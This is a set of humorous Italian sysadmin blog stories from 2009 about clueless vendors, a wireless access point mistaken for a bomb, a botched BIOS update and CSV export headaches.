IO - ...Ok... dove sta' la fregatura?

AB - Non c'e' nessuna fregatura!

IO - C'e' un qualche computer da installare la'.

AB - No.

IO - UPS da spostare da una parte all'altra?

AB - No.

IO - Computer/Switch/Firewall/Sarca\$\$o da riconfigurare?

AB - NO! Senti, se non ci vuoi andare non ci andare! E' semplicemente una mezza giornata, anzi meno, sono solo 3 ore, di visita. Non devi fare niente, solo andartene in giro. Ti offrono pure il pranzo pensa un po'.

IO - ...ci deve essere una fregatura da qualche parte...

E cosi', anche se non molto convinto, sono "in lista" per andare a questo "giorno di visita" presso \$provider. E con me c'e' anche TB (eccola la fregatura).

Raggiungiamo il palazzo (non e' che sia molto distante, 3 fermate di metropolitana) e ci presentiamo. Li' siamo accolti da UL1 che si auto-definisce "Client-Manager" (qualunque cosa voglia dire) e da UL2 che dovrebbe essere il "Responsabile Area-Manager".

Dopo un po' di convenevoli UL1 comincia a parlare.

UL1 - \$provider e' stato costituito nel 19sarca\$\$o per occuparsi inizialmente della gestione della rete internazionale di \$notasocietafinanziaria, poi nel 19sarca\$\$o2 come spin-off interno e' stato ricostituito come societa' a se' stante con lo scopo di fornire servizi di supporto a clienti esterni yada yada yada ...

Che tradotto significa: \$notasocieta ha deciso che mantenersi la propria rete costava troppo, cosi' hanno cercato di scaricare il costo su altra gente.

UL1 - E' importante notare che noi **non** siamo un hosting provider, i server dei nostri clienti non sono in un data center separato ma sono in un datacenter insieme a tutti gli altri. Quindi i vostri server sono assieme a quelli di \$societa, \$altrasocieta ed \$altrasocietancora.

E che c'e' di diverso rispetto ad un hosting allora?

UL1 - blah blah blah servizio flessibile yada yada blah, costi contenuti, blah yada yada continuita' blah blah stabilita' blah yada yada...

Traduzione: blah blah blah...

Dopo parecchio babbilamme siamo finalmente partiti per il "tour" del centro. Tour che e' stato pressapoco del tipo "da questa parte potete vedere un mucchio di cavi, dall'altra parte un altro mucchio di cavi, dietro ai cavi c'e' un muro...".

UL1 - Ecco, e questi sono i cavi che costituiscono la nostra spina dorsale informatica a \$cifrone di Gigabit...

IO - Quelli sono cavi telefonici.

UL1 - Eh?

IO - Quelli sono cavi telefonici. Dubito seriamente che possano portare Gigabit...

UL1 - (guardando i cavi) Hemm...

Cosa fa' l'applicazione X ?

UL2- (spostando da parte UL1) Infatti quello e' il sistema telefonico interno. I cavi in fibra per la dorsale sono di la' (indicando).

Traduzione: UL1 non sa' di cosa ca\$\$o sta' parlando...

IO - (rivolto ad UL2) Ma non usate VoIP per i telefoni interni?

UL2- Si' infatti.

IO - E allora come' che avete doppiini telefonici per il sistema telefonico interno?

UL2- La rete interna e' normale, noi abbiamo VoIP solo per le comunicazioni tra le varie sedi internazionali.

IO - E se qualcuno deve chiamare una delle sedi internazionali da qui come funziona? Ha due telefoni o va' via computer?

UL2- Hemmm... in questo caso la comunicazione viene deviata dal PBX.

IO - Quindi avete QoS sulla rete interna?

UL2- Qos?

IO - Si. Sui vostri switch interni gestite QoS?

UL2- ...sonasegaio...

Traduzione: UL2 non sa di cosa ca\$\$o sta' parlando...

A questo punto viene introdotto UL3, che viene presentato come il "Network Manager" del posto.

IO - (rivolto ad UL3) Si stava parlando di VoIP.

UL3- Ah! Si! Il nuovo trend del momento, blah blah, handset per GSM GPRS e VoIP, blah blah, VPN, blah blah...

IO - Voi usate QoS sulla vostra rete interna quindi?

UL3- Che?

IO - I vostri switch supportano QoS per la rete interna?

UL3- ...sonasegaio...

Sorvolo sul resto della visita, l'unica cosa positiva della giornata e' che anche TB l'ha considerata una totale perdita di tempo.

Davide

17/01/2009 14:37

Cosa fa' l'applicazione X ?

Chissa' come mai il nostro Supporto Tennico adesso sta' cercando un'altro posto di lavoro...

Davide

17/01/2009 14:37

BombSquad

Lunedì

TB - ...e quindi e' necessario re-installare l'AccessPoint come l'altra volta.

IO - ??Ma non si era detto di fare le riunioni in un posto gia' attrezzato con connessioni internet?? E poi che c'entro io? Perche' sto' maledetto AP non puo' installarselo Erik?

TB - Visto che sei stato cosi' efficiente l'altra volta...

Accidenti a me e a quando sono 'efficiente' (s/eff/def/). Cosi' rimettiamo l'AP in posizione, stavolta pero' evitiamo di appenderlo al palo per evitare ulteriori...hemmm... problemi, e lo appendiamo fuori da una finestra ben incerottato in un sacco di plastica per proteggerlo dal clima.

Mercoledì

TB - Ma questa connessione wireless l'avete fatta?

IO - Certo che si.

TB - E come' che mi telefonano per chiedermi come mai non funziona?

IO - Perche' per funzionare e' necessario che l'AP sia fuori dalla finestra, ma non mi sembra il caso di lasciarlo fuori dalla finestra in permanenza, quindi la sera lo tiro dentro, solo che la mattina *qualcuno* dovrebbe rimetterlo fuori...

TB - E questo "qualcuno" chi dovrebbe essere?

IO -uno degli aiutanti di babbo natale?

TB - ...ok, messaggio ricevuto, ne parlo con Erik...

E che cacchio! Qui' gli dai un'unghia e si pigliano anche il...

Venerdì - Ore 17.30

ER - (dirigendosi a passi lunghi e ben distesi verso la porta) Ci vediamo Lunedì'...

IO - Lo hai ritirato l'AP?

Erik ha bofonchiato qualche cosa che e' stato coperto dalla porta... vabbe'.

-=====

... Dat Vader avanza agitando minacciosamente la spada laser, io zompo dal ponte (perche' tutte le stazioni spaziali hanno crepacci senza fondo attraversati da ponti senza corrimani?) al cornicione e mi preparo alla battaglia, quando la mia spada laser si spegne ed inizia ad emettere uno strano suono...

IO - O che cazz...?? finite le batterie?? di gia???

DV - Ah! Vedo che la tua fiducia nella forza dell'Open Source inizia a vacillare...

IO - Bi-Boooop... Ma che fiducia nella forza BI-BOOOOP dell'open source mio nonno! Qui' sono io che BIIIII-BBOOOOOOOOOPPPPP vacillo e... **BIIIII-BOOOOOOOOOOOP** ... ste' batterie del menga non hanno nemmeno 3 mesi e **BIIIII-FSCKING-BOOOOOOOOOO...**

Aaaaargghhh!! che cacchio e'?? La sveglia?? Di sabato??? Mi ribalto fuori dal letto e cerco a tentoni la sveglia. No. Non sta' suonando... mi guardo attorno... e' il telefono!

Di sabato? Mattina? Alle (guardo l'orologio) **LE FOTTUTE QUATTRO DEL MATTINO???** Chi ca\$\$o

Cosa fa' l'applicazione X ?

mi chiama a quest'ora?? Spero che sia una cosa grave almeno!

IO - PRONTO!!!

SB - Ciao, sono Sander Buildingmanager. Scusa se rompo a quest'ora, ma ho appena ricevuto una chiamata dalla polizia di Amsterdam, che la squadra artificieri si sta' preparando ad invadere il palazzo...

IO - Eh? Uh? COOOOOOSA???

SB - Guarda, non ci ho capito molto manco io, pare che ci sia un qualche cosa attaccato al palazzo e il personale della societa' di sorveglianza ha chiamato la polizia, i quali hanno chiamato la squadra artificieri..

IO -ma stai scherzando...

SB - No manco un po'. Io sto' andando sul posto. Potresti andarci anche tu? Sei quello che abita piu' vicino, ha i codici di allarme e le chiavi.

Cosi' mi fiondo in ufficio. Li' trovo un'incrocio tra Robocop e Judge Dreed (RD) al comando di una squadra di assaltatori vestiti come i giocatori di Rollerball ma senza pattini che si preparano ad assaltare l'edificio.

IO - Che succede?

RD - E' lei Sander Buildingmanager?

IO - No. Sander sta' arrivando, ma dato che abita a Hilversum ci mettera' un po' ad arrivare. Ha telefonato a me che abito a 10 minuti da qui'. Quale e' il problema?

RD - Abbiamo ricevuto una segnalazione di un possibile ordigno esplosivo in questo palazzo.

IO - E dove sarebbe?

RD - La' (indicando). Vede quel coso nero attaccato alla parete dell'edificio?

Ed ovviamente indica il **fottuto access point**! Che quella bestia di Erik si e' scordato di tirare dentro ieri sera!

Dopo (parecchie) spiegazioni, anche con l'aiuto di Sander che nel frattempo e' arrivato, Judge Dreed acconsente a farci entrare e togliere l'AP dalla finestra.

Ovviamente il costo dell'intervento verra' addebitato a noi, piu' eventuali danni, piu' tutti i casini dovuti all'evacuazione di due edifici vicini (per fortuna gli altri due sono palazzi di uffici ed al sabato erano vuoti), piu' la mobilitazione della squadra artificieri...

Credo che non avro' grossi problemi a convincere TB ad acquistare un VERO ponte radio nel futuro...

Davide

17/01/2009 14:38

Pretti Good CHE??

Ooooookkkey... sono *quasi* fregato. Un piccolo salto indietro e' necessario per spiegare la situazione.

Tempo addietro (un quaranta o cinquanta anni) \$NoiSalviamoIlMondopuntocom decise di costruire una fantascientifica "Libreria Digitale", per la diffusione delle informazioni e l'acculturamento delle masse, allo scopo furono selezionati un ristretto numero (venti o trenta) di societa' che avrebbero dovuto "cooperare pacificamente" per la realizzazione di tale meraviglia della tecnologia.

Lo scopo ultimo era la creazione di una specie di "blog" attraverso il quale poter leggere documenti, vedere documentari e scaricare immagini.

Tutto molto bello ma purtroppo votato al fallimento fin dal principio.

L'accrocchio mostruoso fu sostanzialmente costruito da questo branco di rimbambiti con un'azzoccaglia di hardware e software riciclato e re-incollato. Un miscuglio di SUN Solaris, Linux e Windows. No, quest'ultimo non lo so a che serve nel pacco.

Il mio coinvolgimento nella cosa, almeno all'inizio, fu' nello stare ad una certa distanza dall'intero marchingegno, indicare con il dito e fare "MWAHAHAHAHAHAHAHAH" molto forte e molto a lungo... ovviamente questo ha fatto infuriare gli Dhei. Eccomi quindi incaricato di fare una "Analisi Comparativa" per una eventuale sostituzione dell'intero marchingegno.

Dopo un certo tempo (ed un certo numero di incubi) passato a cercare di capire come tutto l'insieme riesce a reggersi in piedi ed aver scoperto che (incredibile a dirsi) qualcuno e' pure capace di usare tale orrore informatico, mi metto a cercare qualcuno che sia in grado, non solo di fare una roba simile ma, possibilmente, di recuperare quello che c'e' nel sistema (ok, "sistema" e' un termine un po' eccessivo per indicarlo) attuale e riportarlo in un'eventuale nuovo marchingegno.

La prima cosa da fare e' cercare di capire CHI dovrebbe occuparsi di mantenere la cosa (che spero di non essere io). Questo mi ha portato ad un numero molto alto di riunioni con vari individui, riunioni che spero di riuscire a dimenticare in un futuro non molto remoto... inoltre c'e' stata la parte relativa all'installazione di un nuovo server di sviluppo per il nuovo accrocchio, che sara' realizzato (apparentemente) da una societa' tedesca su base Linux e con un database PostGre.

Dopodiche' c'e' stata l'installazione della versione di sviluppo del nuovo accrocchio, installazione che *avrebbe* dovuto essere fatta dai succitati crucchi, che pero' si sono rivelati qualche grado in meno di "preparati" ad eseguire l'installazione:

componinumeroditelefono

CL: sono \$nomeCL

IO: Salve, sono D di \$NoiSalviamoIlMondoPuntoCom, vi ho preparato il nuovo server di sviluppo per l'accrocch...hemmm... la nuova versione di \$accrocchio.

CL: Oh... hemmm... momento...

IO: Ne abbiamo discusso ieri via mail...

CL: Eh, si, ma.... ti richiamo - CLICK

Ed ha riattaccato prima che avessi il tempo di dire "mah"...

Cosa fa' l'applicazione X ?

cell..celll...cellofon!

IO - Cosa?

CL - Si, allora... dicevamo?

IO - Che il vostro server e' pronto, se vi collegate e finite di installare l'accrocchio...

CL - Installare? Noi?

IO - Si, certo. Questo era l'accordo fatto la settimana scorsa no?

CL - Heeee..... ti richiamo...

Ed ha riattaccato di nuovo. A questo punto mi stava venendo qualche dubbio sulle effettive capacita' di questo tipo.

cell..celll...cellofon!

IO - Rieccomi

CL - Si, dunque... mi serve lo username e la password...

IO - E magari l'indirizzo IP del server no?

CL - Indi...huuuu.... ti richiamo!

IO - MAAA...

Ed ha riattaccato di nuovo. A questo punto cominciavo anche ad essere un pelino stufo della cosa. Se non sai una mazza, passami quello che ha il cervello impostato su "on" oggi.

cell..celll...cellofon!

IO - Sgrunt...

CL - Herrr... si, allora, ci serve **anche** l'indirizzo IP...

IO - Allora, lo username e' quello da voi indicato nella prima mail, per l'indirizzo IP e' x.y.z.k. Per la password, non avete una chiave PGP cosi' ve la mando con una mail criptata?

CL - Chiave pigiosa?

IO - Pigipi'. Sai, quella che si usa per crittografare le cose... esistono dei server pubblici dove potete memorizzarle, cosi' io la uso per crittografare la password e voi la potete decrittare.

CL - He... huuuu... ti richiamo.

IO - Ma No! Aspett... PORKA##\$^!# HA RIATTACCATO DI NUOVO!!

Ovviamente quando il tizio ha richiamato ero leggerissimamente incavolato. L'ho gia' detto che quel giorno ero pure a casa con l'influenza?

CL - Dunque...

IO - Se mi riattacchi di nuovo vengo fino li' e ti pesto!

CL - He?

IO - Mi hai capito perfettamente. E adesso che vuoi?

CL - Dunque... per la faccenda della password...

IO - Si.

CL - E' possibile averla via mail normale?

IO - No.

CL - Perche' no?

IO - Tu manderesti per posta normale le chiavi di casa tua?

CL - Be'...

IO - Spiegami una cosa, nel vostro sito internet sparate roba come "decennale esperienza nell'implementazione di Unix", "uso delle piu' moderne tecnologie informatiche", "attenzione alla sicurezza"... che cacchio di problema avete nel crearvi una #\$\$@!\$ chiave PGP?

CL - Hemmm... ma noi non usiamo PGP... ti rich...

IO - AAAAAAARRRRRRGHHHHH!!! UCCIDERE UCCIDERE UCCIDERE!!!

Cosa fa' l'applicazione X ?

In conclusione, i bufalotti la password l'hanno voluta VIA FAX!

Davide

17/01/2009 14:38

It's A Slippery Slope

Sembrava troppo bello! Dopo un bel 6 mesi passati a fare il baboon coder senza troppi problemi, la settimana scorsa gli Dhei hanno cominciato ad incazzarsi ed hanno deciso che mi sono divertito a sufficienza.

Eccomi quindi a consulto con il SysAdminTeam, team che e' composto da Aquila, \$sistemistagiovaneerintronato, TheBoss ed io. La prima cosa che ho pensato quando sono stato 'convocato' e' stata "Ed io cosa XXXX c'entro???", la seconda cosa e' stata "SHIIIIIIIT!!!".

TB - Allora, prima di tutto l'annuncio che \$sistemistagiovaneerintronato dall'inizio di Gennaio lavorera' solo per 2 giorni alla settimana a causa di problemi vari e yada yada yada. Poi c'e' il problema di \$coluichepretendediessereunsistemista che ritorna a lavorare per \$ufficioincaipoalmondo e quindi non avra' piu' tempo per fare il lavoro da sistemista. E, dulcis in fundo, Aquila va' in ferie. In Australia. Per 3 mesi. IO - Sticazzi.

TB - Appunto.

IO - E la fregatura sarebbe? (come se non lo sapessi gia').

TB - Che tu dovresti sostituirlo.

Ok sorvolo sul resto della riunione. Ammetto che l'alternativa sarebbe stata di prendere qualcuno per 3 mesi che in quel periodo avrebbe preteso di fare il lavoro da sistemista piu' di quanto chiunque altro gia' presente potrebbe aver fatto. Ammetto anche che tra tutte le scelte possibili per TB quella di recuperare *me* come SysAdmin e' la migliore. Chedevodi'?

Cosi' eccomi "in pista" subito con un bel problemino. Uno dei server di posta interni (ne abbiamo diversi, non domandate) si ritrova con un alimentatore che fa' le bizze. Ed ogni due per tre il maledetto si riavvia.

Vabbe', si chiama il fornitore il quale invia un suo tecnico (TC).

IO - (indicando il server) Eccolo li'.

TC - Ok. Adesso devo aggiornare il BIOS.

IO - ?Aggiornare il BIOS?

TC - Certo.

IO - 'Azzo c'entra il BIOS? L'alimentatore e' sifulo!

TC - Prima voglio aggiornare il bios.

IO - Che cosa aggiorni il BIOS a fare? Questo coso ha un'alimentatore sifulo! Si riavvia da solo!

TC - Provo ad aggiornare il BIOS. Magari risolve il problema.

IO - No che non lo risolvi. E' un problema di hardware.

TC - Voglio aggiornare il BIOS.

IO - No, col cavolo. Il BIOS non si tocca. Tu sostituisci l'alimentatore.

TC - Prima devo aggiornare il BIOS.

IO - Fai finta di averlo fatto e sostituisci sto' maledetto alimentatore!

TC - Regole di intervento! Prima si aggiorna il BIOS!

IO - Scrivilo sul rapportino! Ti copro io!

TC - Devo aggiornare il BIOS!

IO - Quaglio! Badabene! Che se mi aggiorni il BIOS e qualche cosa va male la tua testa finisce infilata sul palo della bandiera.

Cosi' il pisquanozzo inserisce il malefico CD e comincia la manovra. <SARCASMO> Tutto sembra andare bene </SARCASMO> Almeno finche' gli Dhei decidono che si vogliono divertire un'altro po'. Ed il maledetto pezzo di rottame si riavvia quando il contatore e' solo al 47%.

Cosa fa' l'applicazione X ?

Oooppss... riavvia... error 72. BIOS? Quale BIOS?

Risultato: non e' piu' un server ma potrebbe funzionare egregiamente come mattonella per il pavimento o fermaporte.

Ovviamente TC si profonde in scuse e vaneggiamenti riguardo al fatto che "molte volte aggiornando il BIOS si risolve il problema". Il fatto che io stessi affilando l'ascia forse lo ha leggermente alterato. Ma non finisce qui!

Giorno #2, arriva un'altro Technico (TC2) con una nuova mother board per rimpiazzare quella brasata da TC. Si tira fuori il server dal rack, si apre tutto, si smonta tutto, TC2 apre la scatola. La Mobo non entra nel case. Niente da fare. E' la Mobo sbagliata. Altre scuse (grrr....) e TC2 riprende la via. A questo punto ho lasciato il server fuori dal rack.

Giorno #3 riecco TC2 con un'altra scatola. Stavolta la Mobo pare quella giusta, si comincia a montare tutti i pezzi. Si rimette il server nel rack, si spinge il bottone e... niente. Niente lucette, niente ventilatori, niente di niente. Oooppss.. dimenticato di collegare l'alimentatore? No, e' attaccato. Dimenticato di mettere qualche jumper al posto giusto? Controlla sul manualetto. Niente. Tutto sembra ok ma non lo e'. Abbiamo cambiato un'alimentatore quasi sifulo con uno sifulo del tutto? Così pare. TC2 ha per caso un'altro alimentatore in tasca? Ma che mi prendi in giro?

Giorno #4 TC2 sostituisce l'alimentatore, ed una qualche lucina comincia ad apparire. Ma la gioia e' di breve durata, dato che il maledetto rifiuta di fare boot. Apparentemente \$fornitore ha deciso di cambiare il chipset del controller raid tra Mobo#1 e Mobo#2, con il risultato che il controller e' adesso non piu' usabile senza l'uso di un qualche driver del menga, che (ovviamente) TC2 non ha.

Giorno #5, finalmente TC2 e' riuscito a recuperare una mobo *uguale* a quella brasata, ri-smonta e ri-rimonta tutto e finalmente abbiamo il server che si avvia! Alleluia!

Risultato: per un'intervento di circa 5 minuti (sostituzione di un alimentatore) abbiamo perso una settimana! Meno male che non era un server di produzione ma solo uno di sviluppo.

Ovviamente adesso TC (l'originale) e' "persona non gradita" in tutto l'edificio.

Sinceramente... non e' che di tutto questo ne sentissi molto la mancanza. Manco un po'.

Davide

17/01/2009 14:39

Garbage In, Trash Out

CL - Ma guarda questi valori: sono completamente sballati!

IO - Sì, che sono sballati siamo d'accordo, ma io vorrei capire come li hai ottenuti!

Che succede? Piccola storiella: tempo addietro per gestire il budget di alcuni progetti specifici per \$ottodivisione, qualcuno ha avuto la bella (si fa per dire) pensata di creare un software specializzato di gestione progetti. Software che e' poi passato attraverso una serie di estensioni, espansioni, aggiornamenti, rimaneggiamenti, spupazzamenti e così via, fino a divenire una cosa tipo mostro blob da film dell'orrore di serie C2.

Dopo essere passato attraverso le (in)capaci mani di un numero vario di programmatori e sedicenti tali, l'intero mascarponi e' stato mollato a me che dovrei 1) espanderlo e 2) mantenerlo.

Lo scopo ultimo del programma dovrebbe essere di ruzzgrubl, fruzz fruzz rompr@&*! lulalulalula snick snack e quindi ottenere delle stampe con totalizzazioni varie.

Come dite? Non ci si capisce niente? Ecco, appunto.

Dopo un certo tempo passato a ravanare nel codice di questo coso ed essermi fatto una certa idea di come dovrebbe e non dovrebbe funzionare sono stato pure capace di produrre una mini-documentazione tecnica, che tanto nessuno legge ne' leggera' mai, che dovrebbe (nei miei sogni) consentire agli utonti di risolvere i miliardi di casini che questo coso genera quotidianamente senza dover necessariamente attaccarsi al telefono e rompere le scatole a me ogni 2 secondi.

Ovviamente io ho ignorato due fattori essenziali: 1) gli utonti non leggono **mai** la documentazione e 2) l'effetto "fnord". Cosa e' l'effetto "fnord"? In sostanza si tratta di una parola o frase che, una volta letta dall'utonto in questione, provoca un completo blocco (stile BSOD) del cervello dell'utonto stesso, cosicché il resto del messaggio, documento o quel che e' rimane completamente ignorato (per ulteriori info vedere gli Illuminatus).

Nel mio caso la frasetta in questione e' "hai provato a...". Non appena processate le 3 paroline di cui sopra il cervello dell'utonto va' in blocco assoluto e **niente** pare riuscire a sbloccarlo salvo un'hard-reboot (mazzata sul capo).

Così stamani, quando ho ricevuto la mail di CL che mi segnalava un baco in una qualche funzione di reportistica di quel coso, la prima cosa che gli ho chiesto e' se aveva provato questo-e-quello. E lui ovviamente mi ha risposto che "certo che lo aveva provato ma continuava a non funzionare". Eccomi quindi al capezzale di CL a vedere questo fantomatico 'baco'.

CL - Quello che voglio fare io e' ricalcolare il budget del progetto tal-de-tali basandomi sulla schedulazione aggiornata di questo-e- quest'altro ed applicando un'aggiornamento sulla fattorializzazione...

Sorvolo sul resto che tanto e' uguale.

IO - Hemmm... hummm... ok... quindi?

CL - Ecco (manovrando il mouse)... questi sono i risultati che ottengo, ma sono sbagliati.

IO - E come fai a dire che sono sbagliati?

CL - Perche' se faccio i calcoli a mano basandomi sulla tabella di coefficientazione...

Cosa fa' l'applicazione X ?

Ed e' andato avanti per una ventina di minuti con calcolatrice e penna, ed il risultato che otteneva lui era diverso da quello ottenuto dalla procedura. Parecchio diverso. Talmente diverso da far pensare che il calcolo dell'uno o dell'altro e' completamente sballato.

Così, mi sono tuffato nel codice ed ho cercato di capire dove diavolo potrebbe annidarsi questo fantomatico baco. Dopo aver seguito le peripezie dei dati di questo coso dentro e fuori un centinaio di funzioni circa, un paio di smaneggiamenti tra due diversi database ed una mezza dozzina di maschere di input/output, sono arrivato alla conclusione che... non c'e' nessun baco. Una dozzina di prove (e parecchi caffè) dopo, ritorno da CL a chiedere spiegazioni.

IO - Allora, spiegami un po' come fai ad ottenere questi valori.

CL - Dunque, io vado qui', di là', di su', di giù', clicco lì', seleziono là', punzono di qui' e lui calcola.

IO - Hemmm... (scrivendo sul blocco)... momento... come diavolo fai a selezionare quel progetto?

CL - Passando di qui e di là.

IO - Okkey... fammi prendere il codice del progetto che ci riprovo.

Così me ne ritorno al mio posto e riprovo a fare quello che CL ha appena fatto. Nada. Non funziona. Il maledetto coso mi dice che il progetto e' in fase operativa e non consente di fare quello che CL ha appena fatto.

Un paio di controllini sul codice dopo mi rendo conto che l'unico modo per cui il programma *potrebbe sbagliare* e' se passasse da una certa funzione, che però non ci si può passare perché, date le informazioni di base, di lì non ci si passa. Però io ho appena visto CL farlo. Ritorno da CL.

IO - Rifammi un po' vedere come accidenti fai...

CL - Di qui', di lì', di là', punzono di su'...

IO - Momento! Non puoi fare così e cosa! Non su questo progetto almeno!

CL - (ci pensa su un momento) No, di solito no.

Io rimango un po' insospettito da quel "di solito".

IO - E quindi?

CL - Be', volevo fare questo calcolo, quindi ho chiesto a CL2 di modificare lo stato del progetto per permettermi di selezionarlo.

IO - E come diavolo lo ha cambiato lo stato del progetto lui?

CL - Be'... credo che abbia semplicemente modificato il campettino nel database... sai, lui ha l'accesso da superutente...

Non devo stare a dire che un certo CL adesso non e' più superutente sul database vero?

Davide

17/01/2009 14:39

Pensato Apposta Per l'Utonto

TB - ...e con l'installazione dei nuovi telefoni VoIP prevediamo una riduzione nei costi delle comunicazioni telefoniche del 45% rispetto all'anno scorso! E questo e' tutto.

IO - Quanto e' che costa uno di questi cosi'?

TB - Tu non lo vuoi sapere. E questi non sono i droidi che stai cercando.

Maledetti trucchi mentali jedi. Comunque che i costi telefonici si ridurranno e' sicuro: questo branco di alienati mentali fino all'anno scorso aveva l'intero sistema telefonico basato su cellulari, quindi ogni singola chiamata era un salasso. Adesso se non altro le chiamate da una parte all'altra dell'ufficio non devono fare il giro di mezzo mondo.

Dopo una settimana passata ad installare i nuovi switch con QoS integrato, sballare e re-imballare i telefoni, si procede all'installazione, cioe' a piazzare il telefono sul tavolo dell'utonto, prendere giu' il macid dello stesso ed appiccicare sul telefono il numero corrispondente.

Ovviamente l'idea di dare il foxxuto telefono direttamente in mano all'utonto ed aspettarsi che lui ci comunichi quella singola informazione (macid) e' fuori discussione. Ed infatti quando TB ha mostrato il telefono ad uno degli UL quello ha immediatamente chiesto "ma come si attacca?". Hummm... infilare il cavo e' troppo complesso eh? Vabbe'.

Ma tutto e' bene cio' che finisce (quasi) bene. Quindi adesso abbiamo i telefoni in ufficio che funzionano. Ed io posso restituire il cellulare aziendale, cosi' non devo piu' preoccuparmi che si metta a suonare di colpo la notte.

Adesso quello che ci manca e' di inserire l'elenco telefonico sulla intranet aziendale e poi di riprogrammare il malefico 'centralino' in modo da poter ottenere il nome della persona quando il telefono suona. E questo pare essere il problema. Entra in scena CL che si e' smandruppato l'intero discorso.

CL - Dunque, l'elenco dei numeri e delle persone e' gia' fatto, si tratta solo di inserirlo nella intranet.

IO - E non possiamo semplicemente importarlo?

CL - Importarlo come?

IO - Sara' un qualche file no?

CL - Si', e' un file di Expel.

IO - Ottimo, lo convertiamo in html cosi' lo possiamo pubblicare direttamente.

CL - Ma non e' meglio mettere il file direttamente sulla intranet cosi'?

IO - Cosi' per leggerlo devi scaricarlo ed aprirlo con Expel? No grazie.

Cosi' cominciamo il lavoro di 'conversione' in html. Che ovviamente si rivela essere assai piu' complicato di quello che dovrebbe essere, dato che quella chiavica di software pretende di fare le cose come vuole lui invece di limitarsi a fare le cose come gli diciamo noi.

Dopo molti ravanamenti riusciamo ad ottenere una pagina html come vogliamo noi, invece che come vuole lui e procediamo alla fase seguente: importare l'intero accrocchio nel software del centralino.

E qui' casca l'asina: l'accrocchio del centralino vuole il file in un certo formato.

CL - Dunque... intestazione del file... colonne... valori comma-delimited.

IO - Mi sa che facciamo prima ad esportare l'elenco come file di testo semplice e poi ravararlo dopo.

CL - Ma va, e' piu' facile esportarlo direttamente da qui.

Cosa fa' l'applicazione X ?

Comincia a smandruppare sulle impostazioni di Expel, esporta il file, controlla il file ottenuto: una chiavica pazzesca. Ri-smandruppa, ri-esporta, altra chiavica. Ennesima smandruppazione.

CL - Ok, adesso dovrebbe essere giusto.

Ovviamente il software ha idee diverse e segnala errori su errori, questo perche' Expel ha avuto la fantastica idea di aggiungere virgolette (") intorno a tutti i campi, non solo quelli contenenti del testo.

IO - Ma non hai un fetentissimo editor che possa fare un ricerca e sostituisci? A cambiare il file ci si mette di meno che a rifarlo mi sa.

CL - No! Devo riuscirci! Ci deve essere un modo per farlo!

E' una lotta titanica tra l'Uomo e la Macchina, in cui la Macchina pensa di sapere cio' che l'Uomo vuole e non accetta ragioni.

CL - ...allora, se io formatto le celle cosi' e cosa'...

CL - ...ma se io applico questo tipo di dato a questa colonna...

CL - ...quindi scelgo "virgolette semplici" e ... MA NO!

CL - ...grrr... allora, "cancella contenuto"....

Dopo un certo numero (molto elevato) di ravanamenti, aver spianato tutto il file una dozzina di volte, l'aver aggiunto a mano dati, rimosso a mano dati, cancellato valori, impostato formattazioni, de-impostato formattazioni e chi piu' ne ha piu' ne metta, CL era quasi pronto a bruciare tutte le copie di Expel esistenti in circolazione.

IO - Senti, come ti serve sto file?

CL - Così' e cosa'!!!

IO - Ok, dammi il primo che hai fatto.

CL - Questo?

Cliccketi-click. sed... grep... cat... sed... sed...

IO - Ecco fatto. Vedi un po' se gli piace.

Adesso, ci sarebbe molto da dire sull'utilita' di un software che pretende di fare cio' che l'utente pensa ma non cio' che l'utente dice.

Davide

17/01/2009 14:40

Rattache?

Sono qui' che mi preoccupo di capire come funziona lo script di aggiunta utenti alle settanta dozzine di mailing list esistenti su questo dannato server, altro incarico che ho 'ereditato' adesso che Aquila e' in ferie, quando uno dei tizi di \$noiparlamiocoisatelliti arriva.

CL - Non c'e' Aquila?

IO - A parte che non e' mai arrivato prima delle dieci, ma e' in ferie fino a marzo.

CL - Credo che uno dei server della sezione telecomunicazioni sia morto.

IO - Come fai a dirlo?

CL - Stavamo trasmettendo gli aggiornamenti di finanza quando ha fatto un "pop" piuttosto sonoro, e' uscito del fumo da dietro e si sono spente tutte le lucine.

Hummm... un sonoro "pop", fumo e lucine spente... si', mi sa che ha imbroccato la diagnosi al primo colpo. Wow, sono impressionato.

Entro nella saletta macchine ed individuo subito il server in questione, che e' uno dei server appartenenti ad una batteria di 10 server mooolto economici che abbiamo ricevuto 'in dono' da parte di una societa' di assicurazione belga. Ma sto divagando. Tiro fuori il server e lo apro. Non e' l'alimentatore (come avevo sospettato all'inizio) ma il fatto che i chip del disk controller siano aperti come fagioli ed il contenuto sparso tutto attorno non mi fa presagire una rapida riparazione. Ok, tiro giu' il numero di serie ed e' il momento di chiamare l'assistenza tecnica di \$immensoproduttore (IP).

IP - click-click Grazie per aver chiamato l'assistenza tecnica di \$immensoproduttore, prego scegliere quale e' il vostro problema, se avete problemi di tipo hardware scegliere 1, se avete problemi di software scegliere 2, se avete problemi...

IO - (premo 1) Bip!

IP - click-click Grazie per aver chiamato l'assistenza tecnica di \$immensoproduttore, prego scegliere quale e' il tipo di apparecchiatura interessato dal vostro problema, se avete problemi con hardware di classe desktop scegliete 1, se avete...

IO - (dopo aver ascoltato tutta la trafila scelgo "6") Bip.

IP - click-click Grazie per aver chiamato l'assistenza tecnica di \$immensoproduttore, prego scegliere quale e' il tipo di contratto di assistenza...

IO - Ellamadonna!!!

IP - click-click Grazie per aver chiamato l'assistenza tecnica di \$immensoproduttore, attendete in linea mentre trasferiamo la vostra chiamata al nostro centro di assistenza dall'altra parte del pianeta rispetto a voi.
musichetta che invita al suicidio

Trentacinque (35) minuti di musichetta pro-suicidio dopo finalmente qualcuno risponde (TC).

TC - Salve, sono Rahjid Arran Larhun Rattaputta. Come posso esserle utile?

Rattaputta...si come no, mi segno il nome, non che mi serva ad un gran che, voglio dire, se **io** facessi un lavoro simile col cavolo che darei il mio *vero* nome alla gente, al massimo darei il nome di quello che siede dall'altra parte della stanza. E se chi-so-io sta leggendo questo: no, non lo so perche' ti hanno tagliato le gomme della macchina quella sera!

IO - Mi serve una nuova motherboard.

TC - E a me serve un milione di dollari.

Cosa fa' l'applicazione X ?

E bravo Rattaputta, hai dello spirito vedo. Mi sei gia' piu' simpatico. Che ca\$\$o di ore sono li' da te?

TC - Perche' pensa che le serve una nuova motherboard?

IO - Perche' ha fatto "bum" i chip del disk controller hanno vomitato tutto in giro ed il fumo magico e' scappato via tutto!

TC - Hemmm... no, non credo che sia quello che dovrebbe succedere *DOH!*, ha il numero di serie della macchina?

Così' procediamo con i dettagli.

TC - Ok, la chiamata e' registrata, il tecnico dovrebbe essere da lei Lunedì' o Martedì'.

IO - No Lunedì'.

TC - Sì, o martedì'.

